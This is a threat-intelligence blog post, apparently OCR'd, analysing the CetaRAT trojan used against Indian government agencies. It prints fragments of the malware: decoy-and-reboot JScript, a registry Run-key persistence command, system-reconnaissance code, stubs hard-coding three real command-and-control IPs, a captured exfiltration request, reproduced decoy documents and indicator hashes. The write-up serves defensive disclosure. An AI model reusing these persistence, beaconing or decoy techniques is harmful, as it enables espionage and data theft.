
CetaRAT APT Group – Targeting the Government Agencies

blogs.quickheal.com/cetarat-apt-group-targeting-the-government-agencies/

October 13, 2021

CetaRAT was seen for the first time in the Operation SideCopy APT. Now it is continuously expanding its activity since then. We have been tracking this RAT for a long time and observed an increase in targeting the Indian government agencies.

The CetaRAT infection chain starts with a Spear phishing mail with a malicious mail attachment. The attachment can be a zip file that downloads an HTA file from a remote, compromised URL. Once this HTA file is executed using mshta.exe, it drops and executes the CetaRAT payload that starts the CnC activity.



After HTA file execution, we observed two different behaviours:

In the first method, it creates & executes the JavaScript file at the “C:\\ProgramData” location. The script code opens the decoy document, which is related to government topics and notifications. At the same time, CetaRAT executable payload is dropped at the Startup location and, the script operation can sleep for some duration and restart the machine.

```
var shell = new
ActiveXObject('WScript.Shell');shell.run('https://ipa.co.in/assets/pdfs/India_Current_Situation.pdf');WScript.Sleep(300000);var
exec = shell.Exec('cmd.exe /k shutdown /r /t 0');exec.StdIn.Close();
```

```
REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "softoz" /t REG_SZ /F /D
"%userprofile%\AppData\Roaming\sihostt.exe"
```

```
var shell = new
ActiveXObject('WScript.Shell');shell.run('https://ipa.co.in/assets/pdfs/Bihar-Regt.pdf');WScript.Sleep(300000);var exec =
shell.Exec('cmd.exe /k shutdown /r /t 0');exec.StdIn.Close();
```

Fig 1. JavaScript code.

The second method observed, creating and running batch files at random name folder on C drive on the victim’s machine, which contains the instructions to add registry entry at “HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” with the path of CetaRAT executable payload. In this variant, the executable is dropped at %AppData/Roaming% location.

India-China border news Live Updates: PM Modi to hold all-party meeting shortly


India-China Border Face-off Latest News Live Updates: In a major development from the ground zero, the Chinese army on Thursday evening returned from its custody 10 Indian soldiers, including four officers, involved in Monday's violent showdown in the Galwan Valley.

India-China Border Face-off Latest News Live Updates: The all-party meeting, convened by Prime Minister Narendra Modi to discuss the tense situation on the border with China, is slated to begin at 5 pm today. "Presidents of various political parties would take part in this virtual meeting," the PMO had tweeted.

The Congress—the main Opposition party—has been ratcheting up the pressure on the present dispensation, with former party president Rahul Gandhi stating that the Chinese attack in the Galwan Valley of Ladakh was "pre-planned" and the government was "fast asleep" while "our martyred jawans" paid the price. Leader of Opposition in Rajya Sabha Ghulam Nabi Azad had spoken with Defence Minister Rajnath Singh on Wednesday morning. Sources told the Indian Express that Azad extended the Congress' support and cooperation to the government and suggested to Singh that the government should brief the Opposition.

In a major development from the ground zero, the Chinese army on Thursday evening returned from its custody 10 Indian soldiers, including four officers, involved in Monday's violent showdown in the Galwan Valley. The soldiers were returned on the Line of Actual Control (LAC) following hectic negotiations between the two sides, including three rounds of talks at the Major General level. This was the first time after the 1962 Sino-India War that Indian soldiers were taken into custody by the Chinese side.

Fig 2. Decoy document.



Ministry of External Affairs
[Administration Division]

No. 3949/JS(AD)/2020 — 10 June 2020

Office Order

It has been decided to make the following deployments with immediate effect:

a) Ms. Devika Lal (IFS: 2013) as Under Secretary in AMS Division vice Shri Rakesh Pandey, DS (AMS) who will proceed on overseas assignment shortly;

b) Ms. Petal Gahlot (IFS: 2015) as Under Secretary in Europe West Division vice Shri Jitendra Rawat, DS (EW) who will proceed on overseas assignments shortly;

c) Shri Ranjan R. Shenoy (IFS: 2017) as Under Secretary in East Asia Division vice Dr. Sahil Kumar, US (Japan), who will proceed on overseas assignment shortly;

d) Shri Gokul V. K. (IFS: 2017) as Under Secretary in Northern Division vice Ms. Ann Haokip, US (Nepal), who has proceeded on overseas assignment;

e) Shri Harish Kumar (IFS: 2017) as Under Secretary in WANA Division vice Ms. Rakhee Mayuri, US (WANA), who will proceed on overseas assignment shortly;

10/6

(G. Balasubramanian)

Fig 3. Decoy document

The CetaRAT is C#-based RAT family which exfiltrates the data from the user and sends it to the CnC server. Once it is executed, first, it will check the running AV product details from the machine with function Getans() and send details to the CnC server.

```
public static string Getans()
{
    string machineName = Environment.MachineName;
    string scope = "\\\\" + machineName + "\\root\\SecurityCenter2";
    try
    {
        ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(scope, "SELECT * FROM AntivirusProduct");
        ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get();
        using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectCollection.GetEnumerator())
        {
            if (enumerator.MoveNext())
            {
                ManagementObject managementObject = (ManagementObject)enumerator.Current;
                return managementObject["displayName"].ToString();
```

Fig 4. Get AV details from Machine.

Function Start() uses the get details from machines like computer name, OS details, IP address, memory details, running processor, etc., and uploads it to CnC Server. This data is encrypted before uploading it to CnC.

Fig 5. Get all details from Machine.

The GetIP() function is used in this RAT activity to get the running machine's IP information. Here domain "checkip.dydnd.org" is used for this purpose. This function returns the machine's IP address.

```
3  public static string GetIP()
4  {
5      string text = "";
6      WebRequest webRequest = WebRequest.Create("http://checkip.dyndns.org/");
7      using (WebResponse response = webRequest.GetResponse())
8      {
9          using (StreamReader streamReader = new StreamReader(response.GetResponseStream()))
10         {
11             text = streamReader.ReadToEnd();
12         }
13     }
14     int num = text.IndexOf("Address: ") + 9;
15     int num2 = text.LastIndexOf("</body>");
16     text = text.Substring(num, num2 - num);
17     return text;
18 }
19
```

Fig 6. Get IP details.

In the next activity, the RAT uses commands to exfiltrate the data and for file operations, below are commands details-

- Download- use download data
- Upload- Upload the data to the CnC server.
- Download .exe- it is used for download and then executing the file.
- Created- for creating the directory on the system.
- Rename- use for rename file
- Delete- use for delete file or data.
- Screen- take a screenshot of the system
- Run- used for running the code.
- Shellexe- used for executing the payload
- Process- information of techniques.
- Pkill- To kill the running process.
- List- list of processes.




Fig 7. Commands are used to exfiltrate data.

After gathering information from the user's machine, CetaRAT uses the RC4 algorithm to encrypt data before uploading it to the CnC server.




Fig 8. Use RC4 encryption

Once the data is encrypted, it will exfiltrate to the CnC server using the POST HTTP method. We can see three CnC server IPs mentioned in the code below, with the keyword “ceta”.

```
        [STAThread]
        private static void Main()
        {
            core core = new core("http://207.180.230.63/htt_p", "ceta");
            core.Start();
        }
    }
}
```

```
[STAThread]
private static void Main(string[] args)
{
    Core core = new Core("http://164.68.104.126/htt_p", "ceta");
    core.Start();
}
```

```
        [STAThread]
        private static void Main(string[] args)
        {
            Core core = new Core("http://164.68.108.22/h_ttp", "ceta");
            core.Start();
        }
    }
}
```

Fig 9. CnC servers.

```
POST /h_ttp HTTP/1.1
Host: 164.68.108.22
Content-Length: 316
Expect: 100-continue

C!.9..,.T..{..4.o..v.....~._.....HU..6D..[..8%..6.......zg..B.k.4y.D.1..r.....;?.$.n.,z...j..t1..)[..).%....V..uO
\.R"AS.n..2?..?..$L5....y... .......;.(....{b..XDa+.A....e.;.]..*...~:..Rh..%.....r.lj....p.iA..@.5.).G...}...U<a}!.R....
2W0.d..0.LD.....Fp0....o..Ms[9.(......J
..@.*"Yd..'..&5..Y>`n...F:.C4.wLC.@.....
Server: squid/3.5.23
Mime-Version: 1.0
```

Fig 10. Wireshark capture traffic.

IOCs-> (MD5)

HTA File-

- 9DEF22BE73D2713600B689F3074F3841
- 849CA729063AAAD53BC743A7D476C63E
- 0BA023D0CD30E77001A78B4CBA017ADE

CetaRAT Payload-

- 532ACBADB8151944650AAECC0A397965
- 0058B40AEA4B981E0FC619250FC64EA3
- 04213947D30FC4205A0C4D0674A27151

JS/Batch Payload-

- 4B85ADE5E9790BDC63B80AD8EF853D40
- 6F0672BBD0700AC61D1EDF201C4CABFF
- 6DC67068A93E05A35E90CF066F33B79E

Decoy documents-

- 5AA26DCD3CA84DB8963688BE491E8ABE
- F509CF7605566EE74DE5AABF7FEF3C61

IPs-

- 207.180.230.63
- 164.68.104.126
- 164.68.108.22

Conclusion

CetaRAT is Exfiltrating data that simply deliver mechanisms and aggressively infect the victim. It might leak sensitive data from a government organization, which impacts harmful activities in the countries. We recommend our customers not to access suspicious emails/attachments and keep their AV software up-to-date to protect their systems from such complex malware.

Prashant Tilekar

Follow @